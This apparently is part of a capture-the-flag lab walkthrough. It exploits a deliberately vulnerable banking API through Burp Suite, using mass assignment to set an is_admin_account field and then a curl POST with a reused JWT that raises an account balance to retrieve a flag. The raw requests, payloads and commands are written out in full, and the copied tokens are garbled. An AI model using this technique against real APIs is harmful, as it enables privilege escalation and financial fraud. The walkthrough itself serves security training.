
```

POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 558
Origin: http://192.248.164.3:5000
Connection: close

{"password": "123", "email": "elliott@evilcorp.com", "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6I6MTMzNywic2NvcGU1OjJhY2NvdW50LXJlYWQlCjleHA1OjE1ZU40dCwOdGsiImVudCI6I6MTU3NTg4NjQ0H0. iMbfc1v3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6ewSggOC8AMryRLF8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6LAFLGLvUxjfhTqo2cSaNXBSqCRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtConq4U5-ca0zEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHwffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85csf2R3ePybE-fcVquXyLvr4myz2_d01NR0Jpwr47nW2aGNFT132A6YxQYmw"}

```

Forward the above request.



Notice that the password got successfully updated.

Check the response in the HTTP History window in Burp Proxy.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
7	http://192.248.164.3:8081	OPTIONS	/updatepassword			200	378	HTML
8	http://192.248.164.3:8081	POST	/updatepassword	✓		200	258	JSON

Request Response

Raw Headers Hex Render

HTTP/1.0 200 OK  
Content-Type: text/html; charset=utf-8  
Content-Length: 32  
Access-Control-Allow-Origin: http://192.248.164.3:5000  
Vary: Origin  
Server: Werkzeug/0.16.0 Python/2.7.15+  
Date: Tue, 10 Dec 2019 17:23:38 GMT  
{ "Success": "Password updated." }

Notice that the response does not reflect anything about the attributes for a user.



**Step 6:** Checking the documentation for Banking API.

secure-bank-app x Documentation: Banking API x +

192.248.164.3 133%

## Banking API

### Navigation

Contents:

[Introduction](#)

[Schema](#)

### Quick search

secure-bank-app x Introduction — Banking API x +

192.248.164.3/intro.html#banking-api 133%

## Banking API

### Navigation

Contents:

[Introduction](#)

- [Banking API](#)
- [Sessions](#)
- [Updating Details](#)
- [Scopes](#)
- [Security Features](#)

[Schema](#)

### Quick search

Check the Updating Password paragraph under the Updating Details section.

# Updating Details

The API provides the users the ability to update their Email ID and passwords registered with the bank.

## Updating Password

Password update is done by assigning the available JSON attributes in the user supplied data to the available attributes in the user schema. This flexible design allows the developers to make the changes in the schema without breaking the API.

## Updating Email ID

Email ID update requires the old Email ID of the registered user and the new Email ID that the user wants to be used for all future purposes.


As it is mentioned in the "Updating Password" paragraph:

"Password update is done by assigning the available JSON attributes in the user supplied data to the available attributes in the user schema."

That means the mass assignment issue could be leveraged in this case.

But the customer attributes are also unknown.

Navigate back to the main page of the API documentation.



## Banking API

### Navigation

Contents:

[Introduction](#)

[Schema](#)

### Quick search

Go

## Documentation: Banking API

Contents:

- [Introduction](#)

- [Banking API](#)

- [Sessions](#)

- [Updating Details](#)

- [Scopes](#)

- [Security Features](#)

- [Schema](#)

- [Customer Attributes](#)

- [Information about the different attributes](#)

Check the Customer Attributes under the Schema Section.

## Customer Attributes

The schema for customers consists of the following attributes:

- email
- password
- identifier
- is\_admin\_account

## Information about the different attributes

- 1. email:** Contains the Email ID of the registered user.
- 2. password:** Contains the password of the registered user.
- 3. identifier:** Contains the username of the registered user.
- 4. is\_admin\_account:** Contains "true" or "false" and indicates whether the account is of admin user or not.

Notice that there is an attribute called "is\_admin\_account" that indicates whether the account is of admin user or not.

**Step 7:** Making Elliot the admin user.

Resetting the password for Elliot again:

# Welcome to Secure Banking WebApp

## Login

Username:

Password:

Check the corresponding request in BurpSuite.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted in red. Below the toolbar, a request to 'http://192.248.164.3:8081' is shown. The 'Forward' button is active, and the 'Intercept is on' button is also active. The 'Raw' tab is selected, displaying the raw HTTP request:

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted in red. Below the toolbar, a request to 'http://192.248.164.3:8081' is shown. The 'Forward' button is active, and the 'Intercept is on' button is also active. The 'Raw' tab is selected, displaying the raw HTTP request:

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 40
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliott","password":"123"}
```

Check the changes reflected on the web page.

## Welcome Elliot!

**Account Number: 1337**

Update Profile

Check Balance

Get Golden Ticket

Click on the Update Profile button.

## Update Profile

New Password

Confirm Password

Change Password

Old Email ID

New Email ID

Change Email ID

Set the new password as 1234.

# Update Profile

Check the corresponding request in BurpSuite:

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparer

InterceptHTTP historyWebSockets historyOptions

Request to http://192.248.164.3:8081

OPTIONS /updatepassword HTTP/1.1  
Host: 192.248.164.3:8081  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Access-Control-Request-Method: POST  
Access-Control-Request-Headers: content-type  
Referer: http://192.248.164.3:5000/update  
Origin: http://192.248.164.3:5000  
Connection: close

Forward the above request.





The screenshot shows the Burp Suite Repeater interface. At the top, there are tabs for Dashboard, Target, Proxy, Intruder, Repeater (selected), Sequencer, Decoder, Comparer, Extender, and Proj. Below the tabs, there is a tab for the request, labeled '1'. The main area contains buttons for Send, Cancel, and navigation arrows. Below these is a 'Request' section with tabs for Raw, Params, Headers, and Hex. The 'Raw' tab is selected, displaying the following HTTP request:

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close

{"password":"1234","email":"elliott@evilcorp.com","token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiJlNzYwMDA3ODgsImIhdCI6MTU3NjAwMDE4OH0uEU4BSDwJgHSxFyIS8Mkk2Xu96VT5_uu0zPhPHdwCHF XuWKXxJ7oHRogryHw78b4Mafg4HsdThutgZfSRFisAHDM0fcz0xtd80PTexjip3VKA-XS6MY9BqUwz0ScAHxtrdTMasQLVQi4SzncpE4t_fy8iua8fbV8hg8DtHPdCV7pFXAH9PWB0cwsjIwTVetcJYB2K31A0D4Yjg_0U18IOS6jRFgIbAhmZg0v_13cQgjYdrFjKznGoBdoqpnWpcMGr12zTwBkBWwckwobJLovyIMH500xmse05y9Ehij6jIuy2bQx3QaZcL3wZQP7kDvxeIoXCfLy-Y5kCopiGLAFg"}
```

Add the "is\_admin\_account" field in the JSON that is sent and set its value to "true".

Raw Params Headers Hex

```
{ "is_admin_account": "true", "password": "1234", "email": "elliott@evilcorp.com", "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYwNjdCI6MTMzMzNywic2NvcGU0IjohY2NvdW50LXJlYWQILCJleHAiOjE1ZnZyMDA3ODgsImhhdCI6MTU3NjAwMDE0OH0.eU4B5DwJgHSxSyfIS8Mkk2Xu96VT5_uu0zPhPHdwCHFXuwKXxJ7oHRogrYhw78b4Mafg4HsdThutgzfSRFisAHDM0fcz0xtD80PTexjp3VKA-XS6MY9BqUwz0SCAhxtrdTMasQLVQi4SzncpE4t_fy8iua8fbv8h_g8DtHPdCV7pFXAH9PBW0cwsjIWTvetCjYB2K31A0D4Yjg_0Ul8IOS6jRFgIbAhmZg0v_13cQgjYdrFjKznGoBdoqpnpWpcMGr12zTwBkBWckwobJLovlyiMH500xmse05y9Ehi6jIuy2bqx3QaZcL3wZQP7kdVxeIoXCfLv-Y5kCopiGLAFq"} }
```

Request		Response
Raw Params Headers Hex		Raw Headers Hex Render
<pre>POST /updatepassword HTTP/1.1 Host: 192.248.164.3:8081 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.248.164.3:5000/update Content-Type: application/json Content-Length: 585 Origin: http://192.248.164.3:5000 Connection: close  {"is_admin_account":"true","password":"1234","email":"elliott@evilcorp.com","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdWlScSBCYXNpdjEwIiwiaWF0IjoiMTMxOTk1MDQyLmVudW50XCJlYWQ1LCJleHAiOjE1NzYwMDA3ODgsImldCi6MTU3NjAwMDE0OH0.eyJ0eXAiOiJKd1kiLCJhdWUiOiJ1bm90ZPhPHdwCHFXUwKXXJ7H0RogrYhw78b4Mafg4HSdThutgZFfSRFisAHDMOfcz0xtD80PTexjip3VKA-XS6MY9BqUlwz0SCAhxtrdTMasQLVQi45znCpe4t_fy8iuabFbv8h_g8DtpHdCV7pFAH9PWB0cwsjIWTVetCjYB2K31A0D4Yjq_0UL8IO56jRFgIbAhmZg0v_13cQgjYdrfjK2nGoBdoqnPwcMGr12zTWbkBWckwobJLovlyiMH50xmse05y9Ehi6jIuy2bqx3QazCl3wZQP7kdVxeIoXCFLy-Y5kCopiGLAFg"}</pre>		<pre>HTTP/1.0 200 OK Content-Type: text/html; charset=utf-8 Content-Length: 32 Access-Control-Allow-Origin: http://192.248.164.3:5000 Vary: Origin Server: Werkzeug/0.16.0 Python/2.7.15+ Date: Tue, 10 Dec 2019 17:53:03 GMT  {"Success": "Password updated."}</pre>

Login to the web app again using the updated credentials:

# Welcome to Secure Banking WebApp

## Login

Username:

Password:

## Welcome Elliot!

Account Number: 1337

Click on Check Balance button.

**Note:** Run the Burp Proxy in intercept mode for this request to get the JWT token passed in the request.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://192.248.164.3:8081` is displayed. The 'Intercept' button is highlighted, and the 'Intercept is on' status is shown. The request details are visible in the 'Raw' tab, showing a GET request with a JWT token in the query string.

```

GET
/balance?acct=1337&token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6IjY2NvdW50LXdyZXhwaWJoxNTc2MDAxMDM4LCJpYXQiOiJlNzYwMDA0Mzh9.06cRuKSlkM0lLunS2mrC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd2lyXc-9yuExN2bTxV_Fprd08n0jV4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZV
MJ6Tclt-_j5-gVbDe6_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-d4B6H5ZF22RQ96xK0E21-KXU09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWVQG7yFAW7VlceXlzmqfPvx07bTNip_eDXvmMkjX
AvyxdITKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
  
```

Notice that a JWT Token is passed in this request.

### JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6IjY2NvdW50LXdyZXhwaWJoxNTc2MDAxMDM4LCJpYXQiOiJlNzYwMDA0Mzh9.06cRuKSlkM0lLunS2mrC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd2lyXc-9yuExN2bTxV\_Fprd08n0jV4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZV MJ6Tclt-\_j5-gVbDe6\_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-d4B6H5ZF22RQ96xK0E21-KXU09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWVQG7yFAW7VlceXlzmqfPvx07bTNip\_eDXvmMkjXAvyxdITKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw

Decoding this token using <https://jwt.io>:



## Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXdyXRlIiwiZXhwIjoxNTc2MDAxMDM4LCJpYXQiOiE1NzYwMDA0Mzh9.O6cRuKS1kM0lLunS2mrC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd21yXc-9yuExN2bTxV_Fprd08nOjV4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZVMJ6Tclt-_j5-gVbDe6_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-d4B6H5ZF22RQ96xK0E21-KXU09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWWQG7yFAW7VlceXIzmqfPvx07bTNip_eDXvmMkjXAvyxd1TKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw
```

## Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-write",
  "exp": 1576001038,
  "iat": 1576000438
}
```

VERIFY SIGNATURE

Notice that this token has a scope of "account-write".

**Step 8:** Increasing the balance for Elliot's account and retrieving the Golden Ticket.

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance of elliot's account and set it to a value greater than 5000000:

**Command:** curl -X POST -H "Content-Type: application/json"

http://192.248.164.3:8081/balance -d '{"acct": 1337, "balance": 100000000, "token":

"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXdyXRlIiwiZXhwIjoxNTc2MDAxMDM4LCJpYXQiOiE1NzYwMDA0Mzh9.O6cRuKS1kM0lLunS2mrC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd21yXc-9yuExN2bTxV\_Fprd08nOjV4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZVMJ6Tclt-\_j5-gVbDe6\_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-d4B6H5ZF22RQ96xK0E21-KXU

09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWVQG7yFAW7VlceXlzmqfPvxO7bTNip\_eDXvmMkjX  
AvyxdlTKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw"}'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 1337, "balance": 100000000, "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXdyaXRlIiwiaXhwIjozNTc2MDAxMDM4LCJpYXQiOiJlbnZyYwMDA0Mzh9.06cRuKSlkM0lLunS2mrC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd21yXc-9yuExN2bTxV_Fprd08n0jV4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZVMJ6Tclt-_j5-gVbDe6_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-d4B6H5ZF22RQ96xK0E21-KXU09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWVQG7yFAW7VlceXlzmqfPvxO7bTNip_eDXvmMkjXAvyxdlTKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw"}'
```

```
root@attackdefense:~#
```

Notice the account balance now:

# Welcome Elliot!

**Account Number:** 1337

Update Profile

Check Balance

**Current Balance:** 100000000

Get Golden Ticket

**Note:** Turn off the intercept mode in Burp Proxy for all further requests.

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

# Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Golden Ticket: This\_Is\_The\_Golden\_Ticket\_2d604133aa55938aca1e14dfbd0fe9e5

Golden Ticket: This\_Is\_The\_Golden\_Ticket\_2d604133aa55938aca1e14dfbd0fe9e5

## References:

1. OWASP API Security ([https://www.owasp.org/index.php/OWASP\\_API\\_Security\\_Project](https://www.owasp.org/index.php/OWASP_API_Security_Project))
2. JWT debugger (<https://jwt.io/#debugger-io>)